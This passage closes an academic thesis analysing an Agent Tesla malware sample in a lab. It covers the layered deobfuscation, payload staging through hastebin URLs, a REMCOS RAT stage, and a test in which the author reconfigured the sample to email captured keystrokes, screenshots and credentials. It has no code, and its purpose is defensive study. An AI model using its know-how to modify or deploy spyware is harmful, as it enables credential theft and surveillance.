


Figure 5.3.5.1 – Modifying the email parameters

In a similar way, we enabled the keylogging and screen capturing capabilities and reduced the stalling time from 20 to 2 minutes (Figure 5.3.5.2) for each of those capabilities.




Figure 5.3.5.2 – Enabling screen capturing and key logging capabilities

This modified version was later transferred via "REMnux GW" VM to the appropriate (for the behavioral analysis) state of the "Windows 10" VM. After executing the malware, we were able to access the received emails. As expected, three different emails were sent:

- the "KL_IEuser/MSEDGEWIN10" - containing the captured keystrokes (Figure 5.3.5.3),
- the "SC_IEuser/MSEDGEWIN10" containing the captured screenshot as an attachment (Figure 5.3.5.4), and finally,
- the "PW_IEuser/MSEDGEWIN10", containing the collected credentials (Figure 5.3.5.5).

Figure 5.3.5.3 – The email of the keystrokes captured




Figure 5.3.5.4 – The email of the captured screenshot

Figure 5.3.5.5 – The email of credentials harvested

5.4 Summary

To sum up, the malware was classified but no obfuscator was identified, hence the code was inspected to provide a way to deobfuscate the sample. The decryption method (token 06000006) was identified and provided to “de4dot.exe”, producing an executable that downloaded its payload from 6 different “hastebin” URLs. The responses from the URL requests were collected and assembled in one file, as the original code would have processed them. Once this file was provided to the sample and after debugging a new PE file (“exp_PE1.exe”) was extracted and analyzed. The obfuscation applied in this executable was like the original file, though each class used its own decryption method. Therefore, all the tokens were collected and passed to a powershell script which used the “de4dot.exe” recursively, each time with a different method token. Although the code of the produced file (“exp_PE1_d.exe”) was “legible”, the code optimization applied by “de4dot” made the thread hiding technique, that took place in this file, unable to bypass. The obfuscated as well the deobfusctated files were debugged side by side resulting in exporting another PE file (exp_PE2.exe). In this executable there were 2 layers of obfuscation: one string encryption identical to the original sample, which was bypassed using the same process, with a different method token (token 0600022D) and one identical to the “exp_PE1.exe”, meaning that there was one decryption method for each class. For the second obfuscation layer, all the method tokens were collected and the powershell script was modified accordingly to retrieve the file containing the “Agent Tesla” code. After 791 iterations of “de4dot.exe” the file was created, renamed, and manual renaming was applied (Figure 5.4.1).




Figure 5.4.1 – Tracing code that is executed

After analyzing the “Agent Tesla” executable, the code that was not executed was traced, starting from the “exp_PE1_d.exe”, since another set of “hastebin” URLs was found during its analysis. The same process of collecting and assembling the URL responses was followed once again as it was followed on the deobfuscated version of the original sample. This time, though, there were no methods capable of generating a new executable (after all the URL requests were never called). Therefore, the deobfuscated version of the original file was used to produce the new PE file “exp_PE3.exe”. It was decrypted similarly to “exp_PE1.exe”, and the produced file was examined. Due to its similarity to “exp_PE1.exe”, it was suspected that another PE file would be produced. However, the final executable was “REMCOS” RAT instead of “Agent Tesla”. No more “hastebin” URLs were found to repeat this process (Figure 5.4.2).




Figure 5.4.2 – Tracing code that cannot be executed

Plenty of information was extracted on both occasions. A plethora of obfuscation/encryption layers was implemented, where the obfuscator was not identified and an adjustment to the deobfuscation tool was needed. Numerous evasive techniques were encountered, but fortunately not every single one of them was applied. Agent Tesla seems to provide credential harvesting as the core functionality, and geolocation, persistence, keylogger as well as screen capturing are optional. Moreover, there are 4 possible options to communicate with the attacker: TOR, FTP, SMTP and telegram. The SMTP method was selected in this variant, which was modified and tested. Finally, there is an indication that “Eazfuscator.NET” might be the obfuscator used since its call was found while tracing code that was not executed.

6 Conclusions

This Thesis focuses on the on the preparations and the necessary steps needed to safely analyze and recognize the functionality of an unknown sample. While the sample downloaded was randomly selected from “Malware Bazaar, it ended up being a modern variant of “Agent Tesla” malware which was analyzed, and valuable conclusions were made hoping to assist on the cause of “Malware fighting” and educating professionals as to how to identify from these kinds of attacks.

“Agent Tesla” can be described as a spyware with RAT capabilities. It is spread usually via malicious documents through e-mail, where after execution on the system, it copies itself in multiple areas of the systems and ensure persistence through “startup” registry keys. It then harvests every credential that can retrieve in various browsers and send them to the attacker via SMTP protocol.

While this sample may not be the most sophisticated or complex, it gives a good example on how to approach an obfuscated PE malware. The fact that the infection technique is segregated in more than one stages, and the malware needs to download additional code from six different URLs, have its advantages. It was observed that the AV engines are unable to detect that malicious code is served especially when the binary is segmented in six parts. Therefore, network traffic monitoring is not enough to identify such attacks. Only after reporting such domains and correlating them with malicious activity is an effective countermeasure to this evasive technique, but malware authors constantly change them.

Last it was concluded that although the rise in malwares is significant over the past years, there are few cases where the sample has been written from scratch. Most of the samples in the wild, are known malwares modified for the needs of every attacker.

7 Abbreviations

ASCII	American Standard Code for Information Interchange
ASLR	Address Space Layout Randomization
AV	Antivirus
CA	Certification Authority
CPU	Central Processing Unit
C2	Command and Control
DIE	Detect It Easy
DLL	Dynamic Link Library
DNS	Domain Name System
ELF	Executable and Linkable Format
FLARE	FireEye Labs Advanced Reverse Engineering
FTP	File Transfer Protocol
GB	Gigabyte
GNOME	GNU Network Object Model Environment
GNU	GNU's Not Unix
GUI	Graphical User interface
GUID	Globally Unique Identifier
GW	Gateway
HTML	HyperText Markup Language
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
ID	Identifier
IP	Internet Protocol
LTS	Long Term Support
MAC	Media Access Control
MB	Megabyte
MD5	Message Digest 5 algorithm
NAT	Network Address Translation
NSA	National Security Agency
OS	Operating System
OVA	Open Virtual Appliance
PE	Portable Executable

PC	Personal Computer
RAM	Random Access Memory
RSA	Rivest–Shamir–Adleman
SAMA	Systematic Approach to Malware Analysis
SN	Serial Number
SSH	Secure Shell
TLS	Transport Layer Security
URL	Uniform Resource Locator
VDI	VirtualBox Disk Image
VM	Virtual Machine
VT	VirusTotal
WWW	World Wide Web
YARA	Yet Another Recursive Acronym Yet Another Ridiculous Acronym

8 Bibliography and References

[1] ENISA, "ENISA Threat Landscape 2020: Cyber Attacks Becoming More Sophisticated, Targeted, Widespread and Undetected — ENISA," 20 October 2020. [Online]. Available: https://www.enisa.europa.eu/news/enisa-news/enisa-threat-landscape-2020. [Accessed 02 March 2021].

[2] J. B. Higuera, C. A. Aramburu, J.-R. B. Higuera, M. A. S. Urban and J. A. S. Montalvo, "Systematic Approach to Malware Analysis (SAMA)," *MDPI - Applied sciences,* p. 31, 17 February 2020.

[3] A. Mohanta and A. Saldanha, Malware Analysis and Detection Engineering: A Comprehensive Approach to Detect and Analyze Modern Malware, Berkeley: Appress, 2020.

[4] M. Sikorski and A. Honig, Practical malware analysis: the hands-on guide to dissecting malicious software, San Fransisco: No Starch Press, 2012.

[5] R. Wong, Mastering Reverse Engineering: Re-engineer your ethical hacking skills, Birmigham: Packt Publishing, 2018.

[6] D. Andriesse, Practical Binary Analysis: Build Your Own Linux Tools for Binary Instrumentation, Analysis, and Disassembly, San Francisco: No Starch Press, 2019.

[7] "ANY.RUN - Interactive Online Malware Sandbox," ANY.RUN, [Online]. Available: https://any.run/. [Accessed 10 October 2020].

[8] "Download Burp Suite Community Edition - PortSwigger," PortSwigger, [Online]. Available: https://portswigger.net/burp/communitydownload. [Accessed 15 oCTOBER 2020].

[9] horsiq, "GitHub - horsicq/Detect-It-Easy: Program for determining types of files for Windows, Linux and MacOS.," 14 February 2021. [Online]. Available: https://github.com/horsicq/Detect-It-Easy. [Accessed 25 February 2021].

[10] wtfsck, "GitHub - de4dot/de4dot: .NET deobfuscator and unpacker.," 29 August 2020. [Online]. Available: https://github.com/de4dot/de4dot. [Accessed 12 December 2020].

[11] linux.die.net, "dnsmasq(8): lightweight DHCP/caching DNS server - Linux man page," [Online]. Available: https://linux.die.net/man/8/dnsmasq. [Accessed 14 December 2021].

[12] 0xd4d, "Chocolatey Software | dnSpy 6.1.8," 10 December 2020. [Online]. Available: https://chocolatey.org/packages/dnspy. [Accessed 15 December 2020].

[13] Elena Opris - Softpedia, "Download Exeinfo PE 0.0.6.3," 26 November 2020. [Online]. Available: https://www.softpedia.com/get/Programming/Packers-Crypters-Protectors/ExEinfo-PE.shtml. [Accessed 12 December 2020].

[14] P. Kacherginsky, "FLARE VM: The Windows Malware Analysis Distribution You've Always Needed! | FireEye Inc," FireEye Inc, 26 July 2017. [Online]. Available: https://www.fireeye.com/blog/threat-research/2017/07/flare-vm-the-windows-malware.html. [Accessed 02 October 2020].

[15] "Ghidra," National Security Agency, [Online]. Available: https://ghidra-sre.org/. [Accessed 12 January 2021].

[16] Alphabet inc, [Online]. Available: https://www.google.com/intl/en/gmail/about/. [Accessed 17 November 2020].

[17] T. Hungenberg and M. Eckert, "INetSim: Internet Services Simulation Suite - Project Homepage," 19 May 2020. [Online]. Available: https://www.inetsim.org/. [Accessed 05 October 2021].

[18] C. Negus, Linux Bible, Indianapolis: John Willey & Sons inc., 2020.

[19] puux, "GitHub - puux/iptables: iptables WEB gui," 05 November 2018. [Online]. Available: https://github.com/puux/iptables. [Accessed 22 December 2020].

[20] Kaspersky, "Free Virus Removal Tool | Free Virus Scanner and Cleaner | Kaspersky," Kaspersky, [Online]. Available: https://www.kaspersky.com/downloads/thank-you/free-virus-removal-tool. [Accessed 12 December 2020].

[21] M. Ochsenmeier, "Winitor," [Online]. Available: https://www.winitor.com/. [Accessed 12 October 2020].

[22] Softpedia, "Download Process Monitor 3.61," 11 January 2021. [Online]. Available: https://www.softpedia.com/get/System/System-Info/Microsoft-Process-Monitor.shtml. [Accessed 14 January 2021].

[23] Python Software Foundation, "Welcome to Python.org," Python Software Foundation, [Online]. Available: https://www.python.org/. [Accessed 22 February 2021].

[24] L. Zeltser, "Get the Virtual Appliance - REMnux Documentation," 15 February 2021. [Online]. Available: https://docs.remnux.org/install-distro/get-virtual-appliance. [Accessed 20 February 2021].

[25] "Scintilla and SciTE," 01 December 2020. [Online]. Available: https://www.scintilla.org/SciTE.html. [Accessed 03 January 2021].

[26] J. Kornblum and T. OI, "ssdeep - Fuzzy hashing program," 11 April 2018. [Online]. Available: https://ssdeep-project.github.io/ssdeep/index.html. [Accessed 17 October 2020].

[27] Oracle, "Oracle VM VirtualBox," Oracle, [Online]. Available: https://www.virtualbox.org/. [Accessed 17 September 2020].

[28] Internet Archive, "Wayback Machine," Internet Archive, 31 December 2014. [Online]. Available: https://web.archive.org/. [Accessed 19 December 2020].

[29] Microsoft, "Virtual Machines - Microsoft Edge Developer," Microsoft, 2020. [Online]. Available: https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/. [Accessed 02 December 2020].

[30] The WireShark Foundation, "Wireshark · Go Deep.," [Online]. Available: https://www.wireshark.org. [Accessed 10 December 2020].

[31] VirusTotal, VirusTotal, 2021. [Online]. Available: https://github.com/VirusTotal/yara. [Accessed 02 January 2021].

[32] j0sm1, jovimon, mmorenog and J. Martin, "GitHub - Yara-Rules/rules: Repository of yara rules," Yara Rules Project, 22 September 2020. [Online]. Available: https://github.com/Yara-Rules/rules. [Accessed 17 December 2020].

[33] I. Pavlov, "7-Zip," 21 January 2019. [Online]. Available: https://www.7-zip.org/. [Accessed 24 January 2021].

[34] ENISA, "Building artifact handling and analysis environment," February 2014. [Online]. Available: https://www.enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material/documents/building-artifact-handling-and-analysis-environment-handbook. [Accessed 12 September 2020].

[35] L. Rendek, "How to switch back networking to /etc/network/interfaces on Ubuntu 20.04 Focal Fossa Linux," LinuxConfig, 26 November 2020. [Online]. Available: https://linuxconfig.org/how-to-switch-back-networking-to-etc-network-interfaces-on-ubuntu-20-04-focal-fossa-linux. [Accessed 01 December 2020].

[36] PortSwigger, "Professional / Community 2021.2.1 | Releases," PortSwigger, 16 February 2021. [Online]. Available: https://portswigger.net/burp/releases/community/latest. [Accessed 20 February 2021].

[37] ENISA, "Technical — ENISA," 04 December 2014. [Online]. Available: (https://www.enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material/technical-operational#building. [Accessed 20 November 2020].

[38] x-yuri, "Reset iptables · GitHub," 14 August 2020. [Online]. Available: https://gist.github.com/x-yuri/da5de61959ae118900b685fed78feff1. [Accessed 01 Decemver 2020].

[39] L. Zeltser, "How to Get and Set Up a Free Windows VM for Malware Analysis," 4 March 2019. [Online]. Available: https://zeltser.com/free-malware-analysis-windows-vm/#. [Accessed 05 October 2020].

[40] R. McArdle, "Setting Up A Malware Lab," 2020. [Online]. Available: http://www.robertmcardle.com/Teaching/Modules/Mod3%20-%20Setting%20Up%20%20A%20Malware%20Lab/Setting_Up_A_Malware_Lab.pdf. [Accessed 20 Nevember 2020].

[41] FireEye, "GitHub - fireeye/flare-vm," 29 November 2020. [Online]. Available: https://github.com/fireeye/flare-vm. [Accessed 02 December 2020].

[42] T. #. (a4lg), "Releases · ssdeep-project/ssdeep · GitHub," 7 November 2017. [Online]. Available: https://github.com/ssdeep-project/ssdeep/releases. [Accessed 6 December 2020].

[43] yararules, "GitHub - Yara-Rules/rules: Repository of yara rules," 10 July 2020. [Online]. Available: https://github.com/Yara-Rules/rules. [Accessed 09 December 2020].

[44] Kaspersky, "Virus Removal Tool | Free Virus Scanner and Cleaner | Kaspersky," [Online]. Available: https://www.kaspersky.com/downloads/thank-you/free-virus-removal-tool. [Accessed 12 December 2020].

[45] M. Huculak, "How to permanently disable Windows Defender Antivirus on Windows 10 | Windows Central," 14 November 2017. [Online]. Available: https://www.windowscentral.com/how-permanently-disable-windows-defender-antivirus-windows-10#disable_defender_registry. [Accessed 09 December 2020].

[46] Check Point Software, "April 2020’s Most Wanted Malware: Agent Tesla Remote Access Trojan Spreading Widely In COVID-19 Related Spam Campaigns | Check Point Software," Check Point® Software Technologies Ltd, 11 May 2020. [Online]. Available: https://www.checkpoint.com/press/2020/april-2020s-most-wanted-malware-agent-tesla-remote-access-trojan-spreading-widely-in-covid-19-related-spam-campaigns/. [Accessed 14 February 2021].

[47] ANY.RUN, "Agent Tesla - Malware Trends Tracker by ANY.RUN," ANY.RUN, [Online]. Available: https://any.run/malware-trends/agenttesla. [Accessed 14 February 2021].

[48] abuse.ch, "MalwareBazaar | Browse malware samples," abuse.ch, 09 November 2020. [Online]. Available: https://bazaar.abuse.ch/browse.php?search=sha256%3A6d2b23cb8fd5840a7efb893cc21e5bfe7f13500267b52cee041cc8e9fffd4676. [Accessed 14 February 2021].

[49] VirusTotal, "VirusTotal," 18 November 2020. [Online]. Available: https://www.virustotal.com/gui/file/6d2b23cb8fd5840a7efb893cc21e5bfe7f13500267b52cee041cc8e9fffd4676/details. [Accessed 25 January 2021].

[50] kdollar, "Interaction.Shell(String, AppWinStyle, Boolean, Int32) Method (Microsoft.VisualBasic) | Microsoft Docs," Microsoft, 30 April 2018. [Online]. Available: https://docs.microsoft.com/en-us/dotnet/api/microsoft.visualbasic.interaction.shell?view=net-5.0. [Accessed 15 January 2021].

[51] kdollar, "AppWinStyle Enum (Microsoft.VisualBasic) | Microsoft Docs," Microsoft, 30 April 2018. [Online]. Available: https://docs.microsoft.com/en-us/dotnet/api/microsoft.visualbasic.appwinstyle?view=net-5.0. [Accessed 15 January 2021].

[52] ncldev, "SecurityProtocolType Enum (System.Net) | Microsoft Docs," Microsoft, 30 April 2018. [Online]. Available: https://docs.microsoft.com/en-us/dotnet/api/system.net.securityprotocoltype?view=net-5.0. [Accessed 15 January 2021].

[53] A. Afianian, S. Niksefat, B. Sageghiyan and D. Baptiste, Malware Dynamic Analysis Evasion Techniques: A Survey, 2018.

